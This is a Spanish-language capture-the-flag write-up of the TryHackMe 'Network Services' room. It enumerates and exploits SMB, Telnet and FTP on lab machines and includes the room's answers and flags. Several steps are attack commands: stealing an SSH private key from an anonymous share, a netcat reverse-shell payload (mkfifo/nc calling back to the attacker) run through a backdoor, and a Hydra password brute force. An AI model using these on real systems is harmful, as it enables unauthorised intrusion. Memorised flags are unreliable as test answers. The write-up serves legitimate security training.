


# Writeup: Sala *Network Service*

Autor: Ismaeldevs

Plataforma: TryHackMe

4 de julio de 2025



## Índice

<b>1. Introducción</b>	<b>2</b>
<b>2. Sala</b>	<b>2</b>
2.1. Tarea 1 - Conéctate . . . . .	2
2.2. Tarea 2 - Entendiendo SMB . . . . .	2
2.3. Tarea 3 - Enumeración de SMB . . . . .	3
2.4. Tarea 4 - Explotando SMB . . . . .	5
2.5. Tarea 5 - Entendiendo Telnet . . . . .	9
2.6. Tarea 6 - Enumerando Telnet . . . . .	10
2.7. Tarea 7 - Explotando Telnet . . . . .	12
2.8. Tarea 8 - Entendiendo FTP . . . . .	14
2.9. Tarea 9 - Enumerando FTP . . . . .	14
2.10. Tarea 10 - Explotando FTP . . . . .	17
<b>3. Conclusión sobre la Sala</b>	<b>19</b>

# 1. Introducción

En esta sala se aprenderá técnicas fundamentales de enumeración y explotación de servicios de red comunes. Además, identificar, analizar y aprovechar servicios como **FTP**, **SSH**, **SMB**, entre otros, que suelen estar expuestos en sistemas accesibles desde la red.

## 2. Sala

### 2.1. Tarea 1 - Conéctate

Vamos a conectarnos! esta tarea consiste en conectarse a la red de TryHackMe mediante **OpenVPN** y estar listo para realizar las siguientes actividades prácticas de la sala.

**Respuesta:** **No requiere respuesta** (Hacemos clic en **Submit**).

### 2.2. Tarea 2 - Entendiendo SMB

En esta tarea aprenderemos sobre el protocolo **SMB (Server Message Block)**, el cual es un tipo de protocolo **response-request** que opera sobre TCP/IP, utilizado para compartir archivos, impresoras y otros recursos en una red.

Después que logramos entender al protocolo SMB, pasamos a responder las siguientes preguntas.

**Pregunta:** What does SMB stand for?

**Respuesta:** **Server Message Block**

**Pregunta:** What type of protocol is SMB?

**Respuesta:** response-request

**Pregunta:** What protocol suite do clients use to connect to the server?

**Respuesta:** **TCP/IP**


**Pregunta:** What systems does Samba run on?

**Respuesta:** **Unix**


## 2.3. Tarea 3 - Enumeración de SMB

Nos adentramos en aprender el proceso de enumeración de servicios SMB en una maquina objetivo, la tarea es fundamental para identificar posibles puntos de ataque y recopilar información útil para la explotación.

Una vez que entendemos como funciona la enumeración, lo primero que haremos es iniciar la maquina objetivo de TryHackMe haciendo clic en **Start Machine** en la zona superior.



Después en la misma zona superior nos proporcionara una IP objetivo para comenzar a realizar las siguientes actividades para completar la tarea.



Ahora, procederemos a resolver los ejercicios de enumeración:

**Pregunta:** Conduct an nmap scan of your choosing, How many ports are open?

Para resolver esta primera pregunta, debemos dirigirnos a nuestra terminal y correr el comando **sudo nmap -sV {IP}**

```
(kali@kali)~$ nmap -sV 10.10.114.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 09:12 EDT
Nmap scan report for 10.10.114.22
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: POLOSMB; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
```

Nos saltarán un total de **3** puertos abiertos al realizar el escaneo.

**Respuesta: 3**

**Pregunta:** What ports is SMB running on? Provide the ports in ascending order.

Al realizar el escaneo, si nos fijamos bien podremos encontrar los puertos en los cuales esta corriendo el servicio de SMB.

```
(kali@kali)-[~]
$ nmap -sV 10.10.114.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 09:12 EDT
Nmap scan report for 10.10.114.22
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: POLOSMB; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
```

**Respuesta:** 139/445

**Pregunta:** Let's get started with Enum4Linux, conduct a full basic enumeration. For starters, what is the workgroup name?

Para completar este ejercicio, debemos realizar un escaneo con **Enum4Linux**, para ello, ejecutaremos el siguiente comando en nuestra terminal: **sudo enum4linux -a {IP}**

Al finalizar el escaneo, nos saldrá el Workgroup Name que buscamos.

```
( Enumerating Workgroup/Domain on 10.10.114.22 )
[+] Got domain/workgroup name: WORKGROUP
```

**Respuesta:** WORKGROUP

**Pregunta:** What comes up as the name of the machine?

Para contestar esta pregunta, solo debemos analizar bien el previo escaneo realizado con enum4linux, en el cual nos salta también el nombre de la maquina.

```
( Share Enumeration on 10.10.114.22 )

Sharename      Type      Comment
netlogon       Disk      Network Logon Service
profiles       Disk      Users profiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (polosmb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
Workgroup       Master
WORKGROUP       POLOSMB
```

**Respuesta:** POLOSMB

**Pregunta:** What operating system version is running?

También, en el mismo escaneo previo con enum4linux podremos saber la versión del sistema operativo.

```
[+] Got OS info for 10.10.114.22 from srvinfo:
POLOSMB      Wk Sv PrQ Unx NT SNT polosmb server (Samba, Ubuntu)
platform id   : 500
os version    : 6.1
server type    : 0x809a03
```

**Respuesta:** 6.1

**Pregunta:** What share sticks out as something we might want to investigate?

```
( Share Enumeration on 10.10.114.22 )

Sharename      Type      Comment
-----
netlogon       Disk      Network Logon Service
profiles       Disk      Users profiles
print$         Disk      Printer Drivers
IPC$           IPC       IPC Service (polosmb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP      POLOSMB
```

**Respuesta:** profiles

## 2.4. Tarea 4 - Explotando SMB

Aprenderemos sobre la explotación de servicios SMB (Server Message Block) tras la enumeración previa. En esta tarea, se busca entender como acceder a recursos compartidos de SMB, identificar información sensible y utilizarla para obtener acceso al sistema.

También, nos estaremos apoyando de algunos comandos como:

- **ls o dir**
- **cd**
- **get**

Una vez que logramos entender este tema, podemos responder las siguientes preguntas.

**Pregunta:** What would be the correct syntax to access an SMB share called secret as user "suit." on a machine with the IP 10.10.10.2 on the default port?

No hay mucha dificultad en esta pregunta, simplemente analizando la sintaxis que se encuentra en la tarea podemos guiarnos para responder a la pregunta.

**Respuesta:** **smbclient //{IP}/secret -U suit -p 445**

**Pregunta:** Great! Now you've got a hang of the syntax, let's have a go at trying to exploit this vulnerability. You have a list of users, the name of the share (smb) and a suspected vulnerability.

**Respuesta:**

**Pregunta:** Lets see if our interesting share has been configured to allow anonymous access, I.E it doesn't require authentication to view the files. We can do this easily by:

- using the username **Anonymous**
- connecting to the share we found during the enumeration stage
- and not supplying a password.

Does the share allow anonymous access? Y/N?

Para responder a esta pregunta, debemos intentar acceder al recurso compartido utilizando la sintaxis previa, para ello, ejecutaremos el siguiente comando: **smbclient //{IP}/profiles -U suit -p 445**

Al ejecutar el comando nos va a requerir una contraseña, simplemente le damos enter para intentar acceder.

```
(kali@kali)-[~]  
$ smbclient //10.10.126.130/profiles -U suit -p 445  
Password for [WORKGROUP\suit]:  
Try "help" to get a list of possible commands.  
smb: \>
```

Al parecer, hemos logrado acceder al recurso compartido.

**Respuesta:** Y

**Pregunta:** Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to?

Una vez dentro del recurso, vamos a buscar información para responder a la pregunta, para lograr conseguir la respuesta vamos a ejecutar el siguiente comando: **more 'Working From Home Information.txt'**

Después de una exitosa ejecución, nos saldrá información importante donde encontraremos el perfil de a quien le pertenece la carpeta.

```
John Cactus,  
  
As you're well aware, due to the current pandemic most of POLO inc. has insisted that, wherever possible, employees should work from home. As such- your account has now been enabled with ssh access to the main server.  
  
If there are any problems, please contact the IT department at it@polointernalcoms.uk  
  
Regards,  
  
James  
Department Manager
```

**Respuesta:** John Cactus

**Pregunta:** What service has been configured to allow him to work from home?

Analizando la información previa, podemos contestar a la pregunta.

**Respuesta:** ssh

**Pregunta:** Okay! Now we know this, what directory on the share should we look in?

Para ello, nos apoyaremos del comando **ls** para conseguir la respuesta a la pregunta.

```
(kali@kali)-[~]  
$ sudo smbclient //10.10.126.130/profiles -U suit -p 445  
Password for [WORKGROUP\suit]:  
Try "help" to get a list of possible commands.  
smb: \> ls  
.  
..  
.cache  
.profile  
.sudo_as_admin_successful  
.bash_logout  
.viminfo  
Working From Home Information.txt  
.ssh  
.bashrc  
.gnupg  
12316808 blocks of size 1024. 7584052 blocks available  
smb: \>
```

**Respuesta:** .ssh

**Pregunta:** This directory contains authentication keys that allow a user to authenticate themselves on, and then access, a server. Which of these keys is most useful to us?

Para conseguir la respuesta, vamos a utilizar el comando **cd** para ingresar al directorio de la siguiente manera: **cd .ssh** y después utilizaremos **ls** para ver el contenido.

```
smb: \> cd .ssh
smb: \.ssh> ls
.                               D           0   Tue Apr 21 07:08:23 2020
..                              D           0   Tue Apr 21 07:08:23 2020
id_rsa                         A       1679  Tue Apr 21 07:08:23 2020
id_rsa.pub                     N        396  Tue Apr 21 07:08:23 2020
authorized_keys                 N           0   Tue Apr 21 07:08:23 2020

12316808 blocks of size 1024. 7584052 blocks available
smb: \.ssh>
```

**Respuesta:** `id_rsa`

**Pregunta:** Download this file to your local machine, and change the permissions to 600 using `chmod 600 [file]`.

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.

What is the smb.txt flag?

Para conseguir la flag de respuesta debemos hacer uso del comando **get** para lograr descargarlo en nuestro equipo y posterior a eso, usar el comando **quit** para salir de SMB y cambiar o configurar los permisos correctamente para este archivo con **chmod 600 [archivo]**.

Por último, con la información recopilada podemos determinar el nombre de usuario para luego ingresar en el servidor mediante el comando **ssh -i id\_rsa cactus@[IP]**

```
smb: \> cd .ssh
smb: \.ssh> ls
.                               D           0   Tue Apr 21 07:08:23 2020
..                              D           0   Tue Apr 21 07:08:23 2020
id_rsa                         A       1679  Tue Apr 21 07:08:23 2020
id_rsa.pub                     N        396  Tue Apr 21 07:08:23 2020
authorized_keys                 N           0   Tue Apr 21 07:08:23 2020

12316808 blocks of size 1024. 7584052 blocks available
smb: \.ssh> get id_rsa
getting file \.ssh\id_rsa of size 1679 as id_rsa (1.4 KiloBytes/sec) (average 1.4 KiloBytes/sec)
smb: \.ssh> quit
```

```
(kali@kali)-[~]
└─$ ls
Desktop  Documents  Downloads  id_rsa  Music  Pictures  Public  reaver_output.pcap  Templates  Videos

(kali@kali)-[~]
└─$ sudo chmod 600 id_rsa
```



```
(kali@kali)-[~]
$ sudo ssh -i id_rsa cactus@10.10.126.130
The authenticity of host '10.10.126.130 (10.10.126.130)' can't be established.
ED25519 key fingerprint is SHA256:iiPAreH3/zvA2edHv44DY7a00feb2/pHmNR7B1VK7+o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.126.130' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun  3 15:00:11 UTC 2025
System load:  0.0               Processes:    95
Usage of /:   33.3% of 11.75GB   Users logged in: 0
Memory usage: 35%              IP address for ens5: 10.10.126.130
Swap usage:   0%

22 packages can be updated.
0 updates are security updates.

Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$
```

Una vez dentro, hacemos uso del comando **ls** para ver que nos encontramos y nos encontraremos con un único archivo, realizamos un **cat [archivo]** para ver su contenido y encontrar la flag de respuesta.

```
Last login: Tue Apr 21 11:19:15 2020 from 192.168.1.110
cactus@polosmb:~$ ls
smb.txt
cactus@polosmb:~$ cat smb.txt
THM{smb_is_fun_eh?}
```

**Respuesta: THM{smb\_is\_fun\_eh?}**

## 2.5. Tarea 5 - Entendiendo Telnet

Nos introduciremos en el protocolo Telnet, un protocolo de aplicación que permite a los usuarios conectarse y ejecutar comandos en sistemas remotos mediante un cliente. A diferencia de SSH, Telnet transmite todos los datos en texto plano sin cifrado, lo que representa un riesgo de seguridad significativo.

Una vez que logramos entender el concepto y como funciona Telnet, podemos pasar a responder lo siguiente.

**Pregunta:** Is Telnet a client-server protocol (Y/N)?

**Respuesta:** **Y**

**Pregunta:** What has slowly replaced Telnet?

**Respuesta:** **SSH**

**Pregunta:** How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

**Respuesta:** `telnet 10.10.10.3 23`


**Pregunta:** The lack of what, means that all Telnet communication is in plaintext?

**Respuesta:** `encryption`

## 2.6. Tarea 6 - Enumerando Telnet

Ahora nos enfocaremos en la enumeración del servicio Telnet en un sistema remoto. El objetivo principal es identificar posibles vulnerabilidades o configuraciones inseguras que puedan ser explotadas posteriormente. Haremos uso de Nmap para lograr completar la tarea.

Antes de empezar a responder las preguntas, tenemos que iniciar nuestra maquina haciendo clic en **Start Machine** en el lado superior.



**Pregunta:** How many ports are open on the target machine?

Debemos realizar un escaneo de los puertos con el siguiente comando: `nmap -p-T5 -vv {IP}` para responder a la pregunta.

```
Nmap scan report for 10.10.36.16
Host is up, received reset ttl 63 (0.28s latency).
Scanned at 2025-06-03 11:35:42 EDT for 555s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
8012/tcp  open  unknown syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 555.32 seconds
Raw packets sent: 75845 (3.337MB) | Rcvd: 75288 (3.012MB)

(kali@kali)-[~]
$
```

**Respuesta:** `1`

**Pregunta:** What port is this?

**Respuesta:** `8012`

**Pregunta:** This port is unassigned, but still lists the protocol it's using, what protocol is this?

**Respuesta:** tcp

**Pregunta:** Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

Ahora, debemos ejecutar el mismo comando anterior pero sin el parámetro -p- para conseguir la respuesta: **nmap -T5 -vv {IP}**

```
(kali㉿kali)-[~]
$ nmap -T5 -vv 10.10.36.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 12:00 EDT
Initiating Ping Scan at 12:00
Scanning 10.10.36.16 [4 ports]
Completed Ping Scan at 12:00, 0.31s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:00
Completed Parallel DNS resolution of 1 host. at 12:00, 0.03s elapsed
Initiating SYN Stealth Scan at 12:00
Scanning 10.10.36.16 [1000 ports]
Increasing send delay for 10.10.36.16 from 0 to 5 due to 378 out of 944 dropped probes since last increase.
Completed SYN Stealth Scan at 12:00, 6.17s elapsed (1000 total ports)
Nmap scan report for 10.10.36.16
Host is up, received reset ttl 63 (0.26s latency).
Scanned at 2025-06-03 12:00:46 EDT for 6s
All 1000 scanned ports on 10.10.36.16 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
Raw packets sent: 1508 (66.328KB) | Rcvd: 1071 (42.840KB)
```

**Respuesta:** 0

**Pregunta:** Based on the title returned to us, what do we think this port could be used for?

Para responder a la pregunta debemos ejecutar el siguiente comando especificando el puerto 8012: **telnet {IP} 8012**

```
(kali㉿kali)-[~]
$ telnet 10.10.36.16 8012
Trying 10.10.36.16 ...
Connected to 10.10.36.16.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
```

**Respuesta:** a backdoor

**Pregunta:** Who could it belong to? Gathering possible usernames is an important step in enumeration.

**Respuesta:** Skidy

## 2.7. Tarea 7 - Explotando Telnet

En esta tarea vamos a aprovechar una conexión Telnet no segura que actúa como una puerta trasera en la maquina objetivo.

**Pregunta:** Great! It's an open telnet connection! What welcome message do we receive?

```
(kali@kali)-[~]  
$ telnet 10.10.36.16 8012  
Trying 10.10.36.16 ...  
Connected to 10.10.36.16.  
Escape character is '^]'.  
SKIDY'S BACKDOOR. Type .HELP to view commands
```

**Respuesta:** **SKIDY'S BACKDOOR.**

**Pregunta:** Let's try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

Intentando ejecutar comandos como por ejemplo **ls**, no recibí información al respecto, por ende la respuesta es

**Respuesta:** **N**

**Pregunta:** Now, use the command "ping [local THM ip] -c 1"through the telnet session to see if we're able to execute system commands. Do we receive any pings? Note, you need to preface this with **.RUN** (Y/N)

Ahora, para conseguir la respuesta a la pregunta debemos iniciar un escucha de tcpdump en nuestra máquina local utilizando el comando **sudo tcpdump ip proto icmp -i tun0**, después, en el host vamos a usar el comando **.RUN ping {IP local} -c 1** y esto enviará un ping desde el host remoto a nuestra máquina local.

```
(kali@kali)-[~]  
$ sudo tcpdump ip proto icmp -i tun0  
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes  
12:34:44.379185 IP 10.10.89.209 > 10.8.142.53: ICMP echo request, id 1092, seq 1, length 64  
12:34:44.391973 IP 10.8.142.53 > 10.10.89.209: ICMP echo reply, id 1092, seq 1, length 64
```

**Respuesta:** **Y**

**Pregunta:** We're going to generate a reverse shell payload using msfvenom. This will generate and encode a netcat reverse shell for us. Here's our syntax:

**msfvenom -p cmd/unix/reverse\_netcat lhost=[local tun0 ip] lport=4444 R**

- -p = payload
- lhost = our local host IP address (this is your machine's IP address)
- R = export the payload in raw format
- lport = the port to listen on (this is the port on your machine)

What word does the generated payload start with?

Para conseguir la respuesta a la pregunta, vamos a generar un payload de shell inversa, para comenzar, debemos salir del host remoto (**ctrl + c** o **.EXIT**) y el tcpdump lo podemos finalizar.

Ahora, ejecutaremos el siguiente comando en nuestra terminal para lograr generar el payload de shell inversa con la sintaxis sugerida:

**msfvenom -p cmd/unix/reverse\_netcat lhost=[ip local tun0] lport=4444 R**

```
(kali@kali)-[~]
$ msfvenom -p cmd/unix/reverse_netcat lhost=10.8.142.53 tun0 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 93 bytes
mkfifo /tmp/aydvk; nc 10.8.142.53 4444 0</tmp/aydvk | /bin/sh >/tmp/aydvk 2>61; rm /tmp/aydvk
(kali@kali)-[~]
$
```

**Respuesta:** **mkfifo**

**Pregunta:** Perfect. We're nearly there. Now all we need to do is start a netcat listener on our local machine. We do this using:

**nc -lvnp [listening port]**

What would the command look like for the listening port we selected in our payload?

**Respuesta:** **nc -lvnp 4444**

**Pregunta:** Success! What is the contents of flag.txt?

Ahora, para conseguir la flag, una vez que estamos a la escucha del puerto 4444, vamos a volver a realizar conexión con el host remoto (**telnet {IP} 8012**) y ejecutaremos con **.RUN** el payload **mkfifo** en el host de la siguiente manera:

**.RUN mkfifo /tmp/tbxc; nc {IP} 4444 0</tmp/tbxc | /bin/sh >/tmp/tbxc 2>1; rm /tmp/tbxc**

Si funciona, nos saltara un mensaje como **connect to [10.10.x.x] from etc.** Ahora podríamos ingresar comandos como de costumbre y enviarlos al host remoto. El primer comando que ejecutaremos es **ls** para verificar los archivos o directorios que contiene

el sistema. Notaremos que solo se encuentra el archivo **flag.txt**, con el comando **cat [archivo]** vamos a poder leer el contenido donde encontraremos la respuesta.

```
(kali㉿kali)-[~]
└─$ sudo nc -lvp 4444
listening on [any] 4444 ...
10.10.89.209: inverse host lookup failed: Unknown host
connect to [10.8.142.53] from (UNKNOWN) [10.10.89.209] 59762
└─$ ls
flag.txt
└─$ cat flag.txt
THM{y0u_g0t_th3_t3ln3t_fl4g}
```

Respuesta: **THM{y0u\_g0t\_th3\_t3ln3t\_fl4g}**

## 2.8. Tarea 8 - Entendiendo FTP

En esta tarea aprenderemos sobre el protocolo **FTP (File Transfer Protocol)**, utilizado para la transferencia de archivos entre sistemas a través de una red. FTP opera bajo un modelo de comunicación cliente-servidor, donde el cliente inicia la conexión y el servidor responde a las solicitudes.

Una vez que entendemos FTP, podemos pasar a responder las siguientes preguntas.

**Pregunta:** What communications model does FTP use?

**Respuesta:** **client-server**

**Pregunta:** What's the standard FTP port?


**Respuesta:** **21**

**Pregunta:** How many modes of FTP connection are there?

**Respuesta:** **2**

## 2.9. Tarea 9 - Enumerando FTP

Ahora, nos centraremos en la identificación y análisis del servicio FTP en un sistema objetivo utilizando herramientas como Nmap. Para empezar a completar las preguntas debemos iniciar la máquina objetivo haciendo clic en **Start Machine** en el lado superior.



Una vez iniciada nuestra máquina objetivo, podemos empezar a realizar las prácticas e ir respondiendo las preguntas:

**Pregunta:** How many ports are open on the target machine?

Vamos a realizar un escaneo con Nmap para saber la cantidad de puertos abiertos en la máquina objetivo, para ello, usamos el siguiente comando: **nmap -sV {IP}**

```
(kali@kali)-[~]
└─$ sudo nmap -sV 10.10.149.30
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 17:52 EDT
Nmap scan report for 10.10.149.30
Host is up (0.33s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
Service Info: Host: welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.97 seconds
```

**Respuesta:** 1

**Pregunta:** What port is ftp running on?

**Respuesta:** Respuesta: 21

**Pregunta:** What variant of FTP is running on it?

**Respuesta:** Respuesta: vsftpd

**Pregunta:** What is the name of the file in the anonymous FTP directory?

Para llegar a la respuesta a la pregunta, debemos ingresar al ftp con la IP de la máquina objetivo mediante el comando **ftp {IP}**, seguido, nos pedirá que ingresemos un nombre el cual será **anonymous** y por último, omitimos la contraseña con la tecla **Enter**.

```

2025-06-03 17:50:42 ROUTE_GATEWAY 192.168.188.2/25
(kali@kali)-[~]
$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Una vez dentro, vamos a ejecutar el comando **ls** para ver los archivos y directorios que hay en la máquina objetivo.

```

(kali@kali)-[~]
$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24898|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 353 Apr 24 2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp>

```

**Respuesta:** **PUBLIC\_NOTICE.txt**

**Pregunta:** What do we think a possible username could be?

Para responder a la pregunta, en el host remoto que nos encontramos debemos ejecutar el comando **get PUBLIC\_NOTICE.txt** para descargar el archivo y luego salir del host ejecutando **exit**. Una vez logrado esto, podemos leer el contenido del archivo en nuestra máquina local usando el comando **cat PUBLIC\_NOTICE.txt**, con esto, logramos averiguar el username de respuesta.



```

(kali㉿kali)-[~]
└─$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62061|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 353 Apr 24 2020 PUBLIC_NOTICE.txt
226 Directory send OK.
ftp> get PUBLIC_NOTICE.txt
local: PUBLIC_NOTICE.txt remote: PUBLIC_NOTICE.txt
229 Entering Extended Passive Mode (|||40383|)
150 Opening BINARY mode data connection for PUBLIC_NOTICE.txt (353 bytes).
100% |*****|
226 Transfer complete.
353 bytes received in 00:00 (1.29 KiB/s)
ftp> exit
221 Goodbye.

```

```

(kali㉿kali)-[~]
└─$ cat PUBLIC_NOTICE.txt
=====
MESSAGE FROM SYSTEM ADMINISTRATORS
=====

Hello,

I hope everyone is aware that the
FTP server will not be available
over the weekend- we will be
carrying out routine system
maintenance. Backups will be
made to my account so I reccomend
encrypting any sensitive data.

Cheers,
Mike

(kali㉿kali)-[~]
└─$

```

Respuesta: **Mike**

## 2.10. Tarea 10 - Explotando FTP

En esta tarea vamos a aprovechar la información obtenida durante la enumeración previa para acceder al servidor FTP y obtener datos confidenciales. Además, haremos uso de la herramienta de hydra que tomara una lista de contraseñas e intentara forzarlas contra dicho sistema objetivo siguiendo una sintaxis que se proporciona en la misma tarea.

**Pregunta:** What is the password for the user mike?

Antes de comenzar, debemos descargar nuestro archivo rockyou.txt con posibles contraseñas en nuestra máquina local. Después de eso, vamos a ejecutar el siguiente comando utilizando hydra:

**hydra -t 4 -l mike -P {ruta del archivo rockyou.txt} -vV {IP objetivo} ftp**

Si todo funciona, nos aparecerá la contraseña que buscamos como respuesta a la pregunta.

```
(kali@kali)-[~]
$ hydra -t 4 -l mike -P /home/kali/Downloads/rockyou.txt -vV 10.10.149.30 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-03 18:33:11
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:p:14344398), ~3586100 tries per task
[DATA] attacking ftp://10.10.149.30:21/
[VERBOSE] resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.149.30 - login "mike" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.149.30 - login "mike" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.149.30 - login "mike" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.149.30 - login "mike" - pass "password" - 4 of 14344398 [child 3] (0/0)
[21][ftp] host: 10.10.149.30 login: mike password: password
[STATUS] attack finished for 10.10.149.30 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-03 18:33:17

(kali@kali)-[~]
$
```

**Respuesta:** Password

**Pregunta:** What is ftp.txt?

Para responder a esta última pregunta, simplemente debemos ingresar al servicio FTP con la información obtenida (usuario y contraseña). Para ello, usaremos el comando **ftp 10.10.149.30** para conectarnos al host e ingresamos como usuario el nombre de **mike** y después la contraseña **password**.

```
(kali@kali)-[~]
$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Una vez dentro, vamos a listar los archivos y directorios que contiene. Notaremos que tiene un archivo llamado **ftp.txt** el cual vamos a descargarlo en nuestra máquina local usando el comando **get ftp.txt**, después salimos del host usando **exit**.

```

(kali@kali)-[~]
$ ftp 10.10.149.30
Connected to 10.10.149.30.
220 Welcome to the administrator FTP service.
Name (10.10.149.30:kali): mike
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8520|)
150 Here comes the directory listing.
drwxrwxrwx   2 0      0      4096 Apr 24  2020 ftp
-rwxrwxrwx   1 0      0      26 Apr 24  2020 ftp.txt
226 Directory send OK.
ftp> get ftp.txt
local: ftp.txt remote: ftp.txt
229 Entering Extended Passive Mode (|||56622|)
